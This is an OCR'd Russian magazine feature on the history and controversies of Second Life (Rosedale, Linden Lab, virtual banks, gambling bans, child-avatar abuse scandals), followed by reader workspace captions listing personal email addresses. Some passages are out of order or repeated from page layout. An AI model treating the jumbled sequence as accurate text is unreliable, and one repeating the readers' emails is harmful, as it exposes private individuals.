Есть вещи, которые просто не могут не случиться. Их не могут не придумать, потому что идея буквально витает в воздухе в концентрированном, кристаллизованном виде. Примерно так обстоит дело и с визуализацией Сети и ее превращением в трехмерное пространство. Об этом много писали фантасты, подарившие миру жанр «киберпанка». Об этом мечтали тысячи людей и все это, наконец, стало возможно. Технологии «взяли планку», пусть пока и самую нижнюю — никаких тебе эффектов присутствия и полного погружения — но взяли! Виртуальные миры, некогда начинавшиеся с робких текстовых MUD'ов и тому подобных вещей, сегодня превратились в популярнейшую забаву, которой увлечены десятки миллионов человек по всей планете. Сразу нужно сделать поправку: мы говорим не об играх и поэтому термин «ммoрпг» (от «mmorpg» — massively multiplayer online role-playing game) здесь будет уместен лишь отчасти. Оставим World of warcraft, Lineage II, EVE online и другие игрушки геймерам и поговорим о мета (метафизических) вселенных на примере истории наиболее популярной и раскрученной из них — Second Life.

Не стоит, увидев это название, кривиться в презрительной ухмылке и бормотать что-то про Sims, потому как все гораздо серьезнее и сложнее, чем может показаться на первый взгляд. Довольно показательно уже одно то,



В 2008 году Second Life удостоилась премии Technology & Engineering Emmy Awards

что упоминание о Second Life чаще можно встретить отнюдь не в игровых журналах, а в серьезных изданиях вроде BusinessWeek или The Economist. Этой «несерьезной» затее на протяжении уже нескольких лет выделяют солидные инвестиции, на нее обращают более чем пристальное внимание бизнесмены, политики, крупные компании и даже церкви разных стран мира. А причина проста — это выгодно, популярно и это работает.

Придумал «Вторую жизнь» обычный человек по имени Филипп Роуздейл (Philip Rosedale). Он не является видным ученым, фантастом или гениальным программером, просто идеи о виртуальных мирах и мысли об их возможной реализации донимали его еще подростком. История умалчивает, отчего так сложилось — возможно, юный Филипп читал слишком много фантастики, но из-за этого он, конечно же, тянулся к компьютерным наукам и технике, которые шли рука об руку с его мечтами. В виду этого, уже к 6-7 классу школы он очень тесно общался с компьютерами (начинал на купленном родителями Apple II) и с удовольствием программировал.

Дерзать Роуздейл тоже начал рано — в 17 лет. Собственный небольшой бизнес появился у него уже во время учебы в Калифорнийском университете — тогда он занялся базами данных для архитекторов и дилеров автотранспорта. В 1994, после успешного получения диплома в области физики, он вместе со своим скромным делом перебрался в более удобный офис. И там, волею случая, его соседом стал один из еще редких в то время интернет-провайдеров. Конечно, Филипп подключился через соседей к Сети и те выделили ему самый быстрый канал. Огромные возможности, которые давал интернет, показались Роуздейлу просто фантастическими. Ведь если можно соединить вместе такое количество компьютеров, значит, можно создать и симулятор целого мира, где смогут «жить» тысячи людей! Можно воплотить то, о чем мечталось с самого детства. Однако полет фантазии оборвался довольно быстро — в 90-е годы говорить об адекватном 3D на компьютере было преждевременно, а Роуздейл видел свой мир похожим на видеоигру — ярким, красивым, быстрым, интерактивным и даже сексуальным (да, в Second Life был и есть секс). С тогдашним уровнем техники все это вязалось крайне плохо.

Не желая опускать руки, Филипп заинтересовался смежной областью — сжатием видео. Дело в том, что среди его идей числились и голосовое общение в виртуале, и «живые» видео-чаты. Хотя Роуздейл рассматривал их, как части некоего будущего виртуального мира, это не мешало ему оставаться человеком здравомыслящим и понимать, что пока о таком говорить рановато. Зная, что начинать нужно с малого и, очевидно, имея желание по мере сил подтолкнуть вальяжное течение прогресса, Роуздейл приступил к работе над «облегчением» видео. Поставленной целью была реализация «живой», онлайновой трансляции. Над разработкой соответствующего софта корпел сам Филипп и несколько его бывших сокурсников, заинтересовавшихся проектом. Так на свет родилась программа FreeVue, способная держать на экране шесть окон с видео за раз — и одноименная фирма. На тот момент эти наработки были более чем актуальны, и молодым коллективом живо заинтересовался генеральный директор RealNetworks — Роб Гласер (Rob Glaser), обратившийся к ребятам в 1996-м году с предложением. Он сумел убедить их, что работать в его компании — одно удовольствие, и уговорил присоединиться к тогда еще совсем молодой RealNetworks. Работа действительно была хорошая, обещающая и деньги, и карьерный рост, но Роуздейл сразу принял решение, что это временно. Он все еще терпеливо ждал, когда технологии разовьются достаточно, чтобы суметь дать жизнь его главным идеям. И понимая, что будущее детище потребует серьезной подготовки и знаний, он сознательно набирался полезного опыта, а также копил деньги.

Ключевой момент наступил довольно скоро — в 1999-м. Ощутив, что пришло время начинать, Филипп без сожалений оставил должность в RealNetworks, арендовал помещение на улице Linden Alley и открыл новую фирму. Чтобы лишний раз не ломать голову, назвать ее он решил просто — Linden Labs, взяв за основу новый адрес. В помощь себе Роуздейл нанял всего одного человека — Эндрю Медоуса (Andrew Meadows), и... И начались мытарства. Создавать с нуля целую вселенную — дело небыстрое и нелегкое, как ни крути. Более того, крайне оригинальные идеи Роуздейла, который убежденно моделировал новый мир, а не писал «какую-то там игру», совершенно не вдохновляли инвесторов, вызывая недоумение даже у самых сведущих в теме людей. Деньги в проект приходилось вкладывать свои (хотя к этому Филипп был отчасти готов), а еще изо дня в день приходилось выслушивать полные скепсиса отзывы и мнения. Почти все считали своим долгом «объяснить» Роуздейлу, что его идеи — полная бессмыслица, нереализуемая с технической стороны. А даже если удастся каким-то образом обойти технический аспект, то широкая публика все равно никогда не проявит интереса к столь странному проекту. Но все сложилось иначе.

ДИПТАУН АЛЬФА-ВЕРСИИ

Филипп Роуздейл с самого начала задумывал в некоторых вопросах сделать свой мир максимально приближенным к реальному. Во «Второй жизни» все должно было быть серьезно, и речь шла скорее о создании симулятора реальности, чем об игре. Именно благодаря такому подходу, на сегодня в Second Life существует официальная возможность конвертировать игровые дни в реальные, а значит — возможность заниматься бизнесом. Есть понятие авторского права — копирайт на созданные резидентами (так здесь называют пользователей\игроков) внутриигровые объекты принадлежит их авторам и только им. Действует и право собственности — здесь можно владеть собственной землей, платя за нее более чем реальную ежемесячную плату; а также многие другие, свойственные реальности, но никак не компьютерным играм, вещи. Стоит ли удивляться, что поначалу подобное ноу-хау только отпугивало инвесторов?.. Работа над Second Life длилась долгих пять лет, во время которых финансовые вливания со стороны были крайне немногочислены. По словам Филиппа, — если деньги вкладывали, то «в него самого», как в весьма талантливого и ответственного парня, но никак не в реализуемый им проект. По сути, в успех Second Life не верил никто. На момент запуска «Второй жизни» (летом 2003 года) компания Linden Labs и вовсе была скорее мертва, чем жива. За прошедшее время коллектив успел разрастись до 31-го человека... но чем хуже становились дела, тем больше людей спешно увольнялось. В итоге, их осталось всего 11, но сдаваться эти ребята не желали.

Тогда «Вторая жизнь» мало отличалась о того, чем она является сейчас. Весь базис остается прежним, во всяком случае, та его часть, которая касается основной идеи и предназначения игры, которую, повторюсь, с трудом можно назвать «игрой».

Бесплатный софт, то есть игровой клиент, скачивался из Сети, с официального сайта, открывая человеку доступ в огромный и тогда почти пустой мир, где было возможно практически все. В отличие от мморпг здесь перед пользователем не ставились конкретные задачи, не было какого-то сюжета или правил, не требовалось прокачивать персонажа и завоевывать себе славу. Second Life предлагал просто жить — общаться, творить, заниматься бизнесом, развлекаться, реализовывать скрытые фантазии и так далее. На заре своего существования Second Life позволяла практически все — азартные игры, развлечения для взрослых, коммерцию — выбирай, не хочу. Но полная свобода действий и интерактивность вселенной поставили ее первопроходцев в тупик.

Пришло время сказать, что одним из столпов Second Life был и остается принцип контента, создаваемого самими пользователями. Еще одна совершенно безумная, на первый взгляд, идея Филиппа, которая вначале пугала не только потенциальных инвесторов, но и резидентов. Пустив людей в полупустую, огромную вселенную и сказав им: «Создавайте, что хотите!», он едва не потерпел полное фиаско. Для генерации объектов внутри «Второй жизни» предлагалось использовать разработанный в Linden Labs скриптовый язык Linden, а также различный сторонний софт (которого на сегодняшний день насчитываются десятки наименований). Но люди почему-то не оценили предложенной им возможности создать собственный мир с нуля. А ведь сотворить в Second Life можно действительно все, начиная от уникальной анимации для своего аватара и заканчивая воссозданием красот реально существующего города, то есть — его постройкой. Справедливости ради стоит заметить, что это не так уж сложно. Созданием контента и его продажей, будь то скины для аватаров, мебель, одежда, дома или музыкальные инструменты, сегодня занимаются если не все, то многие. Так что, доступно это вовсе не только программерам или 3D-дизайнерам — с премудростями творчества в Second Life хорошо освоились тысячи людей. Но в 2003-м лишь единицы поняли, что пытались «сказать» авторы, запуская публику в пустой мир, где все нужно строить самостоятельно, все сложно, запутано и никто не «водит за ручку».



В руках у Роуздейла журнал с первой виртуальной миллионершей на обложке. Точнее, с ее аватаром


В Second Life лопнул крупный банк Ginko Financial, в результате чего люди потеряли более $700.000 отнюдь не виртуальных денег. Контролировать деятельность банков Linden Labs не могли, а действия банкиров (если не сказать «лохотронщиков»), предлагавших доверчивым клиентам фантастически высокие процентные ставки, только дестабилизировали экономику мира и несли компании неприятности.

Однако нашлись исключения, которые, по сути, спасли ситуацию. Глядя на немногочисленных энтузиастов, которые были готовы творить и вкладывать в это время и силы, Роуздейл с коллегами приняли решение отдать на откуп резидентам все плоды их трудов, посчитав такой ход хорошим стимулом. Таким образом, Linden Labs полностью отказались от прав на внутриигровые объекты, созданные пользователями, объявив их интеллектуальной собственностью авторов, которую те были вправе патентовать, лицензировать и продавать. Аналогично обошлись с землей виртуального мира. Проштудировав немало трудов по экономике, частной собственности и праву, компания решила не размениваться на мелочи: землю во «Второй жизни» стало можно купить, продать, сдать в аренду и использовать для любых своих нужд, будь то постройка дома или открытие музея. Эти подвижки, наконец, заинтересовали осторожных инвесторов и потенциальных резидентов, принеся компании несколько миллионов долларов и обеспечив приток пользователей. Процесс, что называется, пошел.

НАРИСОВАННАЯ ЖИЗНЬ

Итак, основные вехи истории и становления Second Life изложены выше, и теперь можно поговорить о том, что же являет собой «Вторая жизнь» на данный момент. Откуда взялась такая популярность у проекта, который вначале многие презрительно именовали «трехмерным чатом»?

По сути, секрет успеха и широкой огласки, которую получила «Вторая жизнь», прост — Linden Labs совершенно бесплатно использовала креатив миллионов людей в своих целях. Благо, цели первых и вторых, в общем-то, совпадали — Linden Labs вполне умышлено позициониро-


Сайт, торгующий виртуальными вещами и землицей

вали себя не как корпорацию, а как исследовательскую лабораторию, ставящую вместе со своими пользователями эксперимент по созданию нового мира. Но именно резиденты, среди которых попадаются очень талантливые личности, скрупулезно воссоздали в метавселенной различные города мира, по которым теперь можно прогуляться, не вставая с кресла. Они же покупали земли и превращали их в волшебные фэнтези-миры или футуристические города, лежащие в руинах. Они открывали зоны «для взрослых» с борделями и извращениями на любой, даже самой больной, вкус. Они собирались в комьюнити и реализовывали игровые зоны, где разворачивались средневековые баталии или фантастические перестрелки. Они устраивали всевозможные эвенты и проводили ролевые игры огромной массовости. Наконец, именно они придумали и создали миллионы внутриигровых объектов, скинов, анимаций и множество важных мелочей, на любые случаи «Второй жизни». Вселенная ожила и зажила благодаря им. При этом, точное количество обитателей Second Life с трудом поддается подсчету. Официальная цифра, гласящая, что аккаунтов уже 15 млн., верна, но сильно завышена. В расчет приняты все когда-либо созданные учетные записи, включая те, которыми никогда не пользовались или с которых просто зашли разок поглазеть и забыли. Активных пользователей гораздо меньше; если судить по тому же онлайну — одновременно в мире обычно находятся порядка 45-50 тыс. человек.


Неисправимый мечтатель Филипп Роуздейл


Сейчас в Second Life можно купить практически все, что придет в голову — от потрясающе точной, действующей модели самолета Второй мировой до... До практически любой вещи, которую реально измыслить. К тому же Second Life по-прежнему остается бесплатной и покупать продвинутый аккаунт стоит только ради владения собственной землей (по сути — это покупка места на сервере под свои нужды у Linden Labs. Отсюда возникает и ежемесячная плата за землю, пропорциональная ее размерам). Разумеется, это дает самые широкие возможности для ведения бизнеса. В виртуале люди точно так же хотят комфорта, престижа и желают обладать чем-то раритетным, редким и эксклюзивным. Частные лица и крупные компании сотнями открывают во «Второй жизни» виртуальные магазины и представительства, торгуя внутриигровыми предметами и услугами. Жесткая конкуренция здесь мало отличается от реальной.

Вся соль в том, что официальная валюта Second Life — линден доллары (L$) легко и совершенно официально конвертируется в вечнозеленые портреты мертвых президентов. Курс колеблется, но обычно составляет порядка 280 линденов за один доллар США. Стоит также сказать, что до начала 2008 года в игре существовали банки, работавшие аналогично банкам в реальном мире, но 22-го января все они были закрыты. А все потому, что Linden Labs не смогли урегулировать этот вопрос с государственными органами — виртуальный банк не мог подать заявление об официальной регистрации, а стало быть, не имел права на проведение финансовых операций. Но такова была официальная причина, а на деле создатели метавселенной опасались повторения прецедента 2007 года. Тогда в Second Life лопнул крупный банк Ginko Financial, в результате чего люди потеряли более $700.000 отнюдь не виртуальных денег. Контролировать деятельность банков Linden Labs не могли, а действия банкиров (если не сказать «лохотронщиков»), предлагавших доверчивым клиентам фантастически высокие процентные ставки, только дестабилизировали экономику мира и несли компании неприятности. Так что, на сегодня монополистом по этой части выступает сама Linden Labs.

Та же участь — закрытие, постигла и игорный бизнес, который цвел во «Второй жизни» пышным цветом вплоть до 2007 года. Претензии, предъявленные ФБР и правительством, заставили Linden Labs наложить на все эти вещи строжайшее вето, что вызвало сильное возмущение со стороны пользовательского сообщества. Однако законодательство США очень строго относится к азартным играм, и виртуальные игорные забавы исключением не являются.

Не очень гладко идут дела и у виртуальных представительств крупных компаний, которые бросились покорять новый, неизведанный рынок, не совсем понимая, что он из себя представляет. Такие монстры как Dell и Sun вынуждены были закрыть свои филиалы во «Второй жизни» еще в 2007 году. Им на собственном опыте пришлось уяснить — людей в виртуальном мире мало интересуют реальные товары. Оказалось, что резиденты с радостью покупают внутриигровые объекты, но им совершенно не нужны вещи из «реала». Более того, когда крупные компании начали свое массовое шествие в Second Life в период 2006-2007 годов, пользователи устраивали саботирующие их акции, например, расстреливали посетителей виртуальных бутиков и даже учиняли ядерные атаки (такой «чести» в свое время удостоился Reebok). Никакого фактического вреда от подобных протестов не было, ведь, если говорить о «расстрелах» — убить или повредить чужого аватара в Second Life нельзя. Но осадок все равно остался, и должный негативный эффект был достигнут.

Говоря о негативе — лишнее доказательство тому, что Second Life не



О том, что раньше в SL существовали азартные игры, теперь напоминают лишь скриншоты

игра — всевозможный криминал, с нею связанный. Как ни печально, если смотреть в корень, виртуальный мир мало чем отличается от мира реального — дай людям действующую модель, и они привнесут туда не только хорошее, но и плохое. В то время как в привычных нам онлайновых играх речь заходит разве что о кражах аккаунтов, да о подпольной продаже игровых денег и экипировки за реальную валюту, лых» могли действительно попасть только взрослые. Но это все равно не снимает вопроса о том, считается ли «детским порно», если два взрослых (sic!) человека в виртуальном мире занимаются не менее виртуальным сексом, но один в виде взрослого, а второй — в виде ребенка. Некоторые вообще считают, что это должно приравниваться к «костюмированным» ролевым играм.

У любой медали две стороны. В противовес негативу, нестабильности и всяческим «но», светлых сторон у «Второй жизни» не меньше. Например, очень неплохо показала себя реализация идеи об обучении через Second Life. Множество университетов, колледжей и библиотек со всего мира уже открыли двери виртуальных аудиторий и классов. Учитывая, что в список из почти 300 учебных заведений попали даже Гарвардский и Оксфордский университеты, можно понять, что в Linden Labs настроены серьезно и в виртуальной учебе видят большие перспективы.

Нашли свою нишу в метавселенной и психологи, а также сообщества вроде «Анонимных алкоголиков». Оказалось, что людям зачастую легче сделать первый шаг на пути к выздоровлению именно в виртуальном мире. «Поговорить об этом» с другим трехмерным персонажем проще, чем записываться и идти на прием к реальному врачу. Ну и упомянув недуги и лечение, нельзя не отметить множество прецедентов, когда прикованные к постели люди находили во «Второй жизни» настоящую отдушину. Таких случаев уже не 5 и не 10, и виртуальный мир помог многим людям почувствовать себя полноценными, нормальными и дал возможность реализовать некоторые мечты.

Самые распространенные темы для скандалов вокруг Second Life следующие: детская порнография, кража денег у населения, и, наконец, — кража и копирование уникальной интеллектуальной собственности, коей, как ты помнишь, является все созданное резидентами.

во «Второй жизни» все гораздо серьезнее и, как ни странно, прозаичнее. Самые распространенные темы для скандалов вокруг Second Life следующие: детская порнография, кража денег у населения, и, наконец ,— кража и копирование уникальной интеллектуальной собственности, коей, как ты помнишь, является все созданное резидентами. Прецеденты, связанные с воровством, усугубляются тем фактом, что в Second Life деньги не совсем виртуальные, и попавшийся на удочку мошенника или хакера игрок норовит обратиться в реальную полицию. И хотя Linden Labs в этом вопросе непреклонно занимают позицию «это всего лишь игра, а L$ — ненастоящие деньги», сотни судебных исков продолжают сыпаться, как из рога изобилия. Резиденты умудряются судиться как между собой, так и с самими Линденами. Последние, правда, процессы чаще выигрывают — надо внимательно читать пользовательское соглашение :).

Что же до порнографии, особенно детской, вопрос это острый и им с недавнего времени занимается реальная полиция, под прикрытием гоняющаяся в виртуальном мире за педофилами. Дело в том, что в Second Life создать себе детский аватар может каждый. И, разумеется, нашлись любители заниматься с детскими аватарами сексом. Это прямое нарушение пользовательского соглашения, а в некоторых странах мира — реальный срок, там даже такое виртуальное детское порно — вещь наказуемая. И конечно, это ни в коей мере не улучшает репутации Linden Labs. С педофилией борются, как могут — аккаунты пользователей, замеченных в таких вещах, тут же блокируют, зоны с рейтингом PG проверяют на предмет нарушений, но в будущем метаверс явно ждет закручивание гаек. Уже сейчас начали запрещать продажу некоторых детских аватаров (которую ранее разрешали, с учетом того, что на них обязательно должно быть встроенное нижнее белье) и подумывают ввести электронные ID, чтобы в зону «для взрос-

Перечислять успешных бизнесменов из Second Life, сколотивших приличные состояния в метаверсе, нет смысла. Таковых немало, и среди них имеются и миллионеры. Точно также невозможно и, наверное, не имеет смысла перечислять различные организации, открывшие в виртуале свои представительства. Это и агитационные штабы известных политиков и партий, и церкви, и музеи, воспроизводящие в Second Life свои экспозиции, и даже посольства некоторых стран, через которые действительно можно оформить визу.

В целом, получается, что, несмотря на все свои недоработки и множество набитых шишек, которые традиционно достаются пионерам любой области, «Вторая жизнь» успешна и интересна не только как прецедент, но и как площадка для новых способов виртуальной коммерции, агитации, социализации. Например, Армия США в скором будущем открывает в Second Life военкомат и собственный остров, где можно будет довольно детально ознакомиться с тем, что представляет собой воинская служба. Заинтересовавшихся и вдохновившихся, разумеется, будут рады видеть в рядах настоящей армии. Проект пока считается экспериментальным, впрочем, и сама Second Life похожа на один большой эксперимент. Делать какие-то прогнозы в отношении «Второй жизни» или ее многочисленных конкурентов, которые неизбежно появляются и появляться будут, трудно. Даже ведущие аналитики стараются отделаться расплывчатыми фразами. Пока совершенно неясно, чем обернется эта попытка. В конце концов, интернет вполне устраивает многих и в текущем виде, и уж точно мало кто считает нужным превращать его в такую «Вторую жизнь». Создается впечатление, что Филипп Роуздейл и его коллеги здорово опередили свое время, взявшись объять необъятное. Возможно, Филипп был не совсем прав, посчитав, что технологии уже готовы к реализации его идей. Технологии готовы лишь частично, а люди, похоже, не готовы совсем.

реклама













журнал

ХУЛИГАН.







Cool only












www.xyligan.ru


>> РАБОЧИЕ МЕСТА ЧИТАТЕЛЕЙ



Стелить скатерть на компьютерный стол — это по меньшей мере странно, moroz (moroz56@rambler.ru). О розовой херне посередине вообще молчим.


В фотографии Геннадия Иванова (ex-demon@inbox.lv) нет ничего примечательного кроме маленького аллюминиевого ящичка, да и тот не особо примечателен.


Тема Лебедев плачет по твоим обоям, Kir Rost (dvar1@xakep.ru).


Когда-нибудь эта стопка книг тебя похоронит, Дим (beldimonau@mail.ru).


Крутое рабочее место. Мы бы и сами не против за таким поработать. Респект, glowren (glowren@yandex.ru).



Домик барби под столом помогает Юрию Коптякове (naviero@rambler.ru) в работе.

ПРИШЛИ НА MAGAZINE@REAL.XAKEP.RU ФОТКУ СВОЕГО ДЕЙСТВИТЕЛЬНО ХАКЕРСКОГО РАБОЧЕГО МЕСТА (В ХОРОШЕМ РАЗРЕШЕНИИ) И МЫ ОПУБЛИКУЕМ ЕЕ В СЛЕДУЮЩИХ НОМЕРАХ!



Судя по обшарпанным стенам и древним деревянным окнам, а также по советского вида столам, мы сделали вывод, что конторка Митяя Карапанова (karapanov@mail.ru) находится в каком-то институте.




Ну, что сказать, у Александра Мельниченко (a.i.melnichenko@mail.ru) чудесная девочка.



Серое чудовище Сергея К (sergeyvmk@gmail.com) понравилось бы Крису Касперски.



В серверной у ua (traffshow@gmail.com) летает дофигищи отрицательных ионов.

